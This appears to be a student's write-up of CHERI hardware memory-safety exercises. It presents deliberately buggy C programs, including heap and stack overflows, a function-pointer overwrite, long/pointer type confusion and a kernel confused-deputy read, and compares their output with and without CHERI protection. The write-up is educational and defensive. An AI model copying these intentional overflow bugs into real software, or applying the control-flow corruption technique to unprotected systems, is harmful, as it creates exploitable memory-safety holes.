This exercise uses a chain-list to demonstrate why subobject are not protected by default. To avoid some confusion remember that when printing a pointer, it prints the address of the pointed value and the bounds of the pointed structure. Not those of the object containing the pointer. Which means printing a pointer in an object is useful to see the bounds of the pointed object, not the bounds of the object including the pointer that is printed. The list is composed of three elements :

The sentinel which is a struct of two pointers : one pointing on the first object of the list, one on the next pointer of the last object (the next pointer of the last object lead to the sentinel next pointer but that is not the purpose of next pointer because they have access to the whole structure by default, allowing modifying value or list pointers) it is two pointers so 32 bytes : 20 in hexadecimal, so this explains the given bounds [0x131060-0x131080] we know thanks to the

first element previous next pointer that the next pointer of the sentinel is on 0x131070 which means that the next pointer of the sentinel occupies this space : 0x131070-0x131080 and that the previous next pointer of the sentinel which leads to the last object next pointer of the list, is on this space : 0x131060-0x131070.
The first object which is a struct of three pointers : one pointing at the object value, one pointing at the next element of the list (which is the third because the second was removed) and which bounds are (0x130f60-0x130f90) because the pointer of the list element points on the next list element which is different from the object in the list, but still at the same memory space, because there's one more pointer in the object (the value pointer)(an object is a list element and a value, a list element is a next pointer and a previous next pointer), for this object : we know thanks to the second object previous next pointer that the next pointer of the first object is on 0x130f50 and the bounds of the first object are 0x130f30-0x130f60 which means that the object value pointer is on 0x130f50-0x130f60, the cursor indicate us the position of the element in list which corresponds to the next pointer of the first object which we can place on 0x130f40-0x130f50, the only pointer that remains is the value pointer which is on 0x130f30-0x130f40. Which explains the given bounds : 0x130f30-0x130f60
The second object which is the third because the second was removed, is also a struct of three pointers : one pointing at an object value, one pointing at the next element of the list (which is the sentinel, meaning end of list) and one at the previous next pointer which is the next pointer of the first element, leading to this second list element (which is the third, considering the second was removed). We know thanks to the previous next pointer of the sentinel, that the next pointer of the second object is located in 0x130fb0, the cursor indicates the next pointer of the second object on 0x130fa0 which means that on [0x130f90-0x130fa0] there's the object value pointer, on [0x130fa0-0x130fb0] there's the next pointer of the second object leading to the sentinel, on [0x130fb0-0x130fc0] there's the previous next pointer of the second object, pointing on the first object next pointer.
So a list element is only composed of a next pointer and a previous next pointer (like the sentinel) but has access to the value pointer which is just before the element list, because the object struct includes the list element struct. A pointer leading to the element list struct of an object has access to whole object because pointer are not protected from inside pointer of a struct, their bounds include the whole struct.

When using "-Xclang -cheri-bounds=subobject-safe" compiler option nothing changes, because in object definition the original code is using "__subobject_use_container_bounds" flag. An execution with the compiler option and the flag removed look like this:

Output On an environment protected by CHERI & Subobject protection


```
Traversing list=0x131060 [rwRW, 0x131060-0x131080]
first=0x130f40 [rwRW,0x130f30-0x130f60] lastnp=0x130fb0 [rwRW, 0x130f90-0x130fc0]
Ilist cursor=0x130f40 [rwRW, 0x130f30-0x130f60]
next=0x130fa0 [rwRW, 0x130f90-0x130fc0]
prevnp=0x131070 [rwRW,0x131060-0x131080]
val field at 0x130f30 [rwRW, 0x130f30-0x130f60]
Ilist cursor=0x130fa0 [rwRW, 0x130f90-0x130fc0]
next=0x131060 [rwRW, 0x131060-0x131080]
prevnp=0x130f50 [rwRW, 0x130f30-0x130f60]
val field at 0x130f90 [rwRW, 0x130f90-0x130fc0]
Traversing list again, accessing superobject field...
In-address space security exception (core dumped)
```

This is because pointer of list only have access to the list structures. Remember that the object is different from the list element, it contains one more value. Pointers of the list can be used to navigate from one element to the other without problems. However they can not be used to access the value. Which is why it produces the above error.

3.6 Corrupt a control-flow pointer using a subobject buffer overflow

The code can be found on this repository. If an overflow can happen in CHERI subobjects, what happen in the case where the overflow modifies a pointer on a function ? Here we are going to see that if the pointer is modified during the copying, as it is not an authorized modification the validity tag becomes 0 and so the pointer can not be dereferenced, which means the function can not be called.

```
struct buf {
    size_t length;
    int buffer[30]; // buffer on which overflow happen
    size_t (*callback)(struct buf *); // function pointer
};

void
fill_buf(struct buf *bp)
{
    bp->length = sizeof(bp->buffer)/sizeof(*bp->buffer);
    // for loop overflow : "<=" should be "<"
    for (size_t i = 0; i <= bp->length; i++)
        bp->buffer[i] = 0xAAAAAAAA;// fills 8 bytes
        // 8 bytes is pointer address size
}
```



Both CHERI environment and not protected CHERI environment produces the same result in this exercise:

```
Output On both environment

Segmentation fault(core dumped)
```

This happen because the program tries to call 0xAAAAAAAA as a function. This address is not linked with anything which ends up in segmentation fault. Also, in CHERI the segmentation fault has priority over the validity tad. To prove this, we can modify the code like this:

```
                #include <stdint.h>
```

```
               ---------------------------------
               void test(){
                      printf("test\n");
               }
               --------------------------------
               size_t i;
               for (i = 0; i < bp->length; i++){
               bp->buffer[i] = 0xAAAAAAAA;
               }
               bp->buffer[i] = (intptr_t)(&test);
```

Listing 2: Control flow modified C Code

With this modification, the error becomes:

Output of modified Code run with CHERI protection

```
In-address space security exception (core dumped)
```

Using gdb, it is possible to obtain more details:

GDB Output of modified Code run with CHERI protection


```
Program received signal SIGPROT, CHERI protection violation. Capability tag fault.
```

Which proves that after a not authorized modification of function pointer, the validity tag is put to 0 and throw an error when trying to be dereferenced.

3.7 Exercise heap overflows

The code can be found on this repository. We have seen stack overflows behaviors, what about heap overflow behavior ? It has a similar behavior to the stack. However, memory allocation is not always precise which means in some scenarios one could think the code will produce an overflow where in reality, that is not the case.

```

int
main(int argc, char **argv)
{
    char *b1, *b2;

    assert(argc == 2);
    char *p;

    // convert user input into long unsigned integer
    // for example: 0x20 is valid input
    size_t sz = (size_t)strtoull(argv[1], &p, 0);

    // put a limit for allocation min-max
    assert(sz > 0);
    assert(sz <= 0x8000);

    // uses the argument as the size of allocation of first buffer
    b1 = malloc(sz);
    assert(b1 != NULL);

    // uses the argument as the size of allocation of second buffer
    b2 = malloc(sz);
    assert(b2 != NULL);

#ifdef __CHERI_PURE_CAPABILITY__
    printf("sz=%zx, CRRL(sz)=%zx\n", sz,
        __builtin_cheri_round_representable_length(sz));
    printf("b1=%#p b2=%#p diff=%tx\n", b1, b2, b2 - b1);
#else
    printf("b1=%p b2=%p diff=%tx\n", b1, b2, b2 - b1);
#endif

    /*
     * The default CheriBSD malloc uses "size classes" for allocations.
     * Check that we've landed "nearby".
     */
    assert((ptraddr_t)(b1 + sz) <= (ptraddr_t)b2);
    assert((ptraddr_t)(b1 + sz + sz/2) > (ptraddr_t)b2);

    memset(b2, 'B', sz);

    printf("Overflowing by 1\n");
    /* this may or may not produce an overflow
    because of bounds compression */
    memset(b1, 'A', sz + 1);

    printf("b2 begins: %.4s\n", b2);


    /* And now let's definitely make trouble */
    const size_t oversz = b2 - b1 + 2 - sz;
    printf("Overflowing by %zx\n", oversz);
    /* by overflowing by the distance between two pointers +2
    we make sure the overflow happens*/
    memset(b1 + sz, 'A', oversz);

    printf("b2 begins: %.4s\n", b2);
}
```



writing 'A' after b1 size, and two index after beginning of b2 using b1 pointer

This program requires an argument to run, otherwise it will throw an assertion error. 0x20 is a valid argument.

Heap Overflow with 0x20 as parameter without CHERI protection

```
b1=0xef429009000 b2=0xef42900920 diff=20
Overflowing by 1
b2 begins: ABBB
Overflowing by 2
b2 begins: AABB
```

As we can see, the overflows on the heap are not detected on the normal environment and the buffer characters are being replaced.

Heap Overflow with 0x20 as parameter with CHERI protection

```
b1=0x40c0f000 [rwRW, 0x40c0f000-0x40c0f020] b2=0x40c0f020 [rwRW, 0x40c0f020-0x40c0f040] diff=20
Overflowing by 1
In-address space security exception (core dumped)
```

Here the overflow is detected and prevented by the throwing of an error. We can use gdb to see the error with more details: First, run : "gdb ./buffer-overflow-heap-cheri" then in gdb command line "r 0x20". This produces the following error:

GDB: Heap Overflow with 0x20 as parameter with CHERI protection

```
b1=0x40c0f000 [rwRW, 0x40c0f000-0x40c0f020] b2=0x40c0f020 [rwRW, 0x40c0f020-0x40c0f040] diff=20
Overflowing by 1

Program received signal SIGPROT, CHERI protection violation.
Capability bounds fault.
```

Which is coherent because the overflow is an out of bounds.

3.8 Exercise integer pointer type confusion bug

This exercise goal is to prevent programer from using the "long" type to manipulate pointers values. To manipulate pointers one must use "intptr_t" type in stdint.h.

```c
union long_ptr {
    long l; // bad type !!!
    const char *ptr;
} lp = { .ptr = hello };
```

hello is a pointer that reference the string "Hello World".

```c
    // printing before forbidden operation
    printf("lp.ptr %s\n", lp.ptr);
    // incrementing lp.l which modify pointer value
    inc_long_ptr(&lp);
    // printing after forbidden operation
    printf("lp.ptr %s\n", lp.ptr);
```

This code can be found on this repository.

Even if cast from long to pointer work in standard environment, it is not a good practice to use it.

Output on classic RISC-V environment (No CHERI protection)

```
lp.ptr Hello World!
lp.ptr ello World!
```

Here the long can be cast to a pointer.


Execution on CHERI environment

```
lp.ptr Hello World!
In-address space security exception (core dumped)
```

Here it can't be cast to a pointer and produce a security exception. The long is supposed to be use for great precision numbers. Not to be cast to a pointer. In CHERI, using long for pointer is problematic because of validity tag. A variable of type intptr_t will have its validity tag in memory which means that if it is modified by not authorized operation, the pointer obtained from a potential cast will be not valid. However if CHERI allowed long conversion, either it creates a validity tag for each long, even if they are not supposed to be pointers, or a modification of a long could in a non authorized way result in a valid pointer, which would go against the spacial property of CHERI. You can test this by doing a buffer overflow on a intptr_t variable and try to dereferenced it after cast to pointer.

3.9 Demonstrate pointer injection

This exercise goal is to demonstrate that CHERI forbid pointer usage from another process. First is an example of sharing raw value that works. The code can be found on this repository.



```c
    int fds[2]; // pipe to send integer between process
    pid_t pid; // process id
    long val;

    if (pipe(fds) == -1)
        err(1, "pipe");
    if ((pid = fork()) == -1)
        err(1, "fork");
    if (pid == 0) {
        val = 42; // sending integer is valid operation
        if (write(fds[0], &val, sizeof(val)) != sizeof(val))
            err(1, "write");
    } else {
        // receiving integer is valid operation
        if (read(fds[1], &val, sizeof(val)) != sizeof(val))
            err(1, "read");
        // printing an integer causes no problems
        printf("received %ld\n", val);
    }

    return 0;
}
```

Second is an example of sharing a pointer that will fail under CHERI protection.

```c
const char hello[] = "Hello world!";
```

```
int
main(void)
{
    int fds[2]; // pipe to send pointer between process
    pid_t pid; // process id
    const char *ptr;

    if (pipe(fds) == -1)
        err(1, "pipe");
    if ((pid = fork()) == -1)
        err(1, "fork");
    if (pid == 0) {
        ptr = hello;
        // sending a pointer is allowed operation
        if (write(fds[0], &ptr, sizeof(ptr)) != sizeof(ptr))
            err(1, "write");
    } else {
        // receiving a pointer is allowed operation
        // however the pointer itself will not be valid
        if (read(fds[1], &ptr, sizeof(ptr)) != sizeof(ptr))
            err(1, "read");
        // trying to dereference an invalid pointer causes error
        printf("received %s\n", ptr);
    }

    return 0;
}
```

The program is not very verbose. Here is what it does: it forks, creating one more process. One process will then send data to the other one using a pipe.

Execution of long transmission on CHERI environment

```
received 42
```

Execution of ptr transmission on CHERI environment

```
In-address space security exception (core dumped)
```

When a process give an address to another process, this pointer is not valid, which means it can not be dereferenced. Trying to do so throw the above security exception.

3.10 Adapt C Program to CHERI C


The objective of this exercise is to learn how to adapt C program using gdb. The code is quite long so we are not going to print it in this explanations. The makefile is not correct in this exercise. Here is an explanation to how compile: cc -c methods.c ; cc -o cat cat.c methods.o CHERI compiler will warn about the things that are problematic. In order to do the exercise properly you must ignore the warnings and try to execute the code directly, it will not work, then you will have to debug using gdb to found out that the problems were the things the compiler warned you about. The program is cat, which means it takes an argument corresponding to a file you want to print. If you don't know what to print, just use the c program. The code can be find here.

In order to run the program and execute it step by step, you can do "break main" then "r" then "nexti" until it crashes. After finding the section of code that is throwing the error, which is normally a function call, you can step into it using "stepi". This will aid you to find the problematic section. It is possible to place breakpoints on the function calls of problematic warnings mentioned in compiler. Another option is to have read the code and seen that "write(2) failed" is an error thrown in raw_cat function, when write_off function fails and place break point on write_off. write_off function uses a cast to const void* of an offset and a buffer. The problem is that CHERI must know what is a pointer and what is an offset in order to conserve bounds and validity tag. Here the cast from buf to uintptr_t confuse the compiler because it has two pseudo pointer values to add. One way to solve the situation is to remove the cast to uintptr_t on buf, that way we add a pointer and an offset and the compiler is not confused. The other problem comes of long variable which is then cast to FILE * (a pointer). And as we know this very bad practice is not allowed on CHERI which causes the program to crash. So we must modify the function prototype like this: static void verbose_cat(intptr_t file). It will work. But to do it properly, this is a little more complex as now we have to modify everything related to this function (the function call and variable used in it).

3.11 CHERIABI Showcase | Kernel confuse deputy problem

The kernel confuse deputy is a potential problem that could happen when doing a system call, because the program let the kernel do operations. The problem is that the kernel has all rights on memory. Which means something with limited rights could potentially have access to other things it is not supposed to. But CHERI uses a pointer in the arguments that gives intention in system calls so that the kernel verify that the pointer with the given intention is not trying to access something it is not supposed to.

In this example, there is a fork to create a second process, then one process will send integers that will be put in an array (which itself is an allowed operation), the problem is that the number of sent integer is superior to the size of the array. This example can be find here.


lower buffer
upper buffer
0x10
0x11
0x12
0x13
0x14
0x15
0x16
0x17
0x18
0x19
?
?
?
?
?
...
?
writing '0x20' using kernel with lower buffer as parameter
kernel bounds (all memory)

```
    pid_t pid; // process id

    if (pipe(fds) == -1)
        err(1, "pipe");
    if ((pid = fork()) == -1)
        err(1, "fork");
    if (pid == 0) {
        char out[2*bsz];// bsz is 16
        for (size_t i = 0; i < sizeof(out); i++) {
            out[i] = 0x10 + i;
            // filling array of size 32
        }
        // sending 32 integers
        if (write(fds[0], out, sizeof(out)) != sizeof(out)) {
            err(1, "write");
        }
        printf("Write OK\n");
    } else {
        int res;
        // creating two integer arrays
        // of size 16 each
        char upper[bsz] = { 0 };
        char lower[bsz] = { 0 };

        waitpid(pid, NULL, 0);

        printf("lower=%p upper=%p\n", lower, upper);
        assert((ptraddr_t)upper == (ptraddr_t)&lower[sizeof(lower)]);
        // reading 32 integer in an array of size 16 (lower)
        // read is system call
        res = read(fds[1], lower, sizeof(lower) + sizeof(upper));
        assert(res != 0);
        if (res > 0) {
            printf("Read 0x%x OK; lower[0]=0x%x upper[0]=0x%x\n",
                res, lower[0], upper[0]);
        } else if (res < 0) {
            printf("Bad read (%s); lower[0]=0x%x upper[0]=0x%x\n",
                strerror(errno), lower[0], upper[0]);
        }
```

In a standard execution environment, overflows happen without kernel intervention, so its not surprising to see the overflow was not detected.

Output on classic RISC-V environment (No CHERI protection)

```
Write OK
lower=0x802cbe30 upper=0x802cbe40
Read 0x20; lower[0]=0x10 upper[0]=0x20
```

Output on CHERI protected environment

```
Write OK
lower=0xffffff7ff00 upper=0xffffff7ff10
Bad read (Bad address); lower[0]=0x10 upper[0]=0x0
```

Here the kernel realize that an operation is suspicious and end with a return error value. This is different from a security exception. It stops before writing on upper buffer but lower buffer has been modified and the program can continue after the error is returned.

3.12 CHERIABI Showcase | Memory mapping process

I modified the original code to add more prints, to understand the problem better. The code will allocate in various authorized ways then try to map on a memory zone that is already allocate. I didn't understand all subtleties of this exercise so i will not try to explain in details what happen. Its possible to use __builtin_cheri_perms_get built in function to access rights of pointer. We use same print convention as first exercise: PRINTF_PTR stands for %p for normal prints and <%#p for execution under CHERI environment.

```
int
main(void)
{
    char *m, *p;
    int res;

    /* Get a page from the kernel and give it back */
    p = mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE | MAP_ANON,
        -1, 0);
    assert(p != MAP_FAILED);
    printf("Directly mapped page at p=%" PRINTF_PTR "\n", p);
#ifdef __CHERI_PURE_CAPABILITY__
    printf(" p.perms=0x%lx\n", __builtin_cheri_perms_get(p));
#endif
// madvise with MADV_FREE option free the page
    res = madvise(p, 4096, MADV_FREE);
    assert(res == 0);

// above is to show normal behavior of using mmap with madvise

    p = mmap(p, 4096, PROT_READ|PROT_WRITE, MAP_FIXED | MAP_PRIVATE | MAP_ANON,
        -1, 0);
    assert(p != MAP_FAILED);
    printf("Directly mapped page at p=%" PRINTF_PTR "\n", p);

    res = munmap(p, 4096);
    assert(res == 0);
// above is still normal behavior but with munmap

    /* Get a pointer to a whole page of the heap*/
    m = malloc(8192); // allocating twice the size of a page, perfectly normal
    printf("allocate memory using malloc at m=%" PRINTF_PTR "\n", m);

    p = __builtin_align_up(m, 4096); // aligning to fit the address of the beginning of a page
    printf("Punching hole in the heap at p=%" PRINTF_PTR "\n", p);
#ifdef __CHERI_PURE_CAPABILITY__
    printf(" p.perms=0x%lx\n", __builtin_cheri_perms_get(p));
#endif

/*
* Trying to map a memory zone already allocated:
* The first argument is the desired address for the mapping. NULL would mean letting the kernel
    decide.
* Specifying a value and using the flag MAP_FIXED forces the mapping to that address.
* This is dangerous as it will overwrite any existing mappings at that address.
* The second to last argument is the file descriptor. Here, it's -1, meaning anonymous memory
* (memory not backed by any file, zero-initialized).
* Setting the file descriptor to -1 means we are not mapping a file (anonymous memory).
* The mmap function creates a new memory mapping in the process's virtual address space.
* Here, we are requesting a new mapping at a specific address which is already in use,
    overwriting existing data.
* The memory protection flags (PROT_READ | PROT_WRITE) allow the mapped memory to be both read
    and written.
*/
    char *q = mmap(p, 4096, PROT_READ|PROT_WRITE, MAP_FIXED | MAP_PRIVATE | MAP_ANON,
        -1, 0);
    assert(q != MAP_FAILED);
    printf("Directly mapped page at q=%" PRINTF_PTR "\n", q);

    if (madvise(p, 4096, MADV_FREE) != 0) {
        printf("madvise failed: %s\n", strerror(errno));
    }

    if (munmap(p, 4096) != 0) {
        printf("munmap failed: %s\n", strerror(errno));
    }

    printf("Done\n");
}
```


One important thing to notice is that the two first mappings, are located at the same address (somewhere in anonymous memory). The second one is mapped after the first one is freed. The third allocation is on the heap and is not deallocated. For the fourth allocation, the program tries to allocate something already allocated (mapping directly into the heap).

Output on classic RISC-V environment (No CHERI protection)

```
Directly mapped page at p=0x78e42a200000
Directly mapped page at p=0x78e42a200000
allocate memory using malloc at m=0x78e429c13000
Punching hole in the heap at p=0x78e429c13000
Directly mapped page at p=0x78e429c13000
Done
```

Output on CHERI protected environment


```
Directly mapped page at p=0x40821000 [rwRW,0x40821000-0x40822000]
p.perms=0x3717d
Directly mapped page at p=0x40821000 [rwRW,0x40821000-0x40822000]
allocate memory using malloc at m=0x40c19000 [rwRW,0x40c19000-0x40c1b000]
Punching hole in the heap at p=0x40c19000 [rwRW,0x40c19000-0x40c1b000]
p.perms=0x37175
Assertion failed: (q != MAP_FAILED), function main, file perm-vmem.c, line 57.
Abort trap (core dumped)
```




The mapping fail under CHERI protection, returning MAP_FAILED. The error is then thrown by an assertion. Meaning that it would be possible to continue code execution (potentially try catching the error). The exercise goal is to show that with CHERI protection, its not possible to use mapping to access unauthorized memory zone (including already allocated memory zone).

3.13 Extending heap allocators for CHERI


This exercise uses a simple example to illustrate a more complex problem. The more global problem is related to temporal and spacial safety, on allocation, metadata manipulation and memory freeing. Its common practice in C to stock metadata outside of an object. However in CHERI this practice can not be allowed, as it would be out the bounds of the object, which means the object must include meta-data, that could be implemented by augmentation of pointer bounds when necessary. In the following code is implemented a simple version of an allocator with fixed size and no metadata. This allocator will be itself allocated as an array of a specific structure and then when a specific function is called, "allocate" memory to pointers, using byte arrays. As the arrays of structure are allocated together, they follow each other on the memory, meaning that a buffer overflow on byte array might have impact on the next structure. The allocator uses a pointer named alloc_next_free to identify the next free byte array. However to actualize this pointer, the program uses the next pointer. Which means overflowing at a memory allocation will not stop the allocator from allocating the corrupted structure instance, but it will produce an error after trying to allocate from this corrupted instance.




Structure after first memory allocation, to pointer ptr1



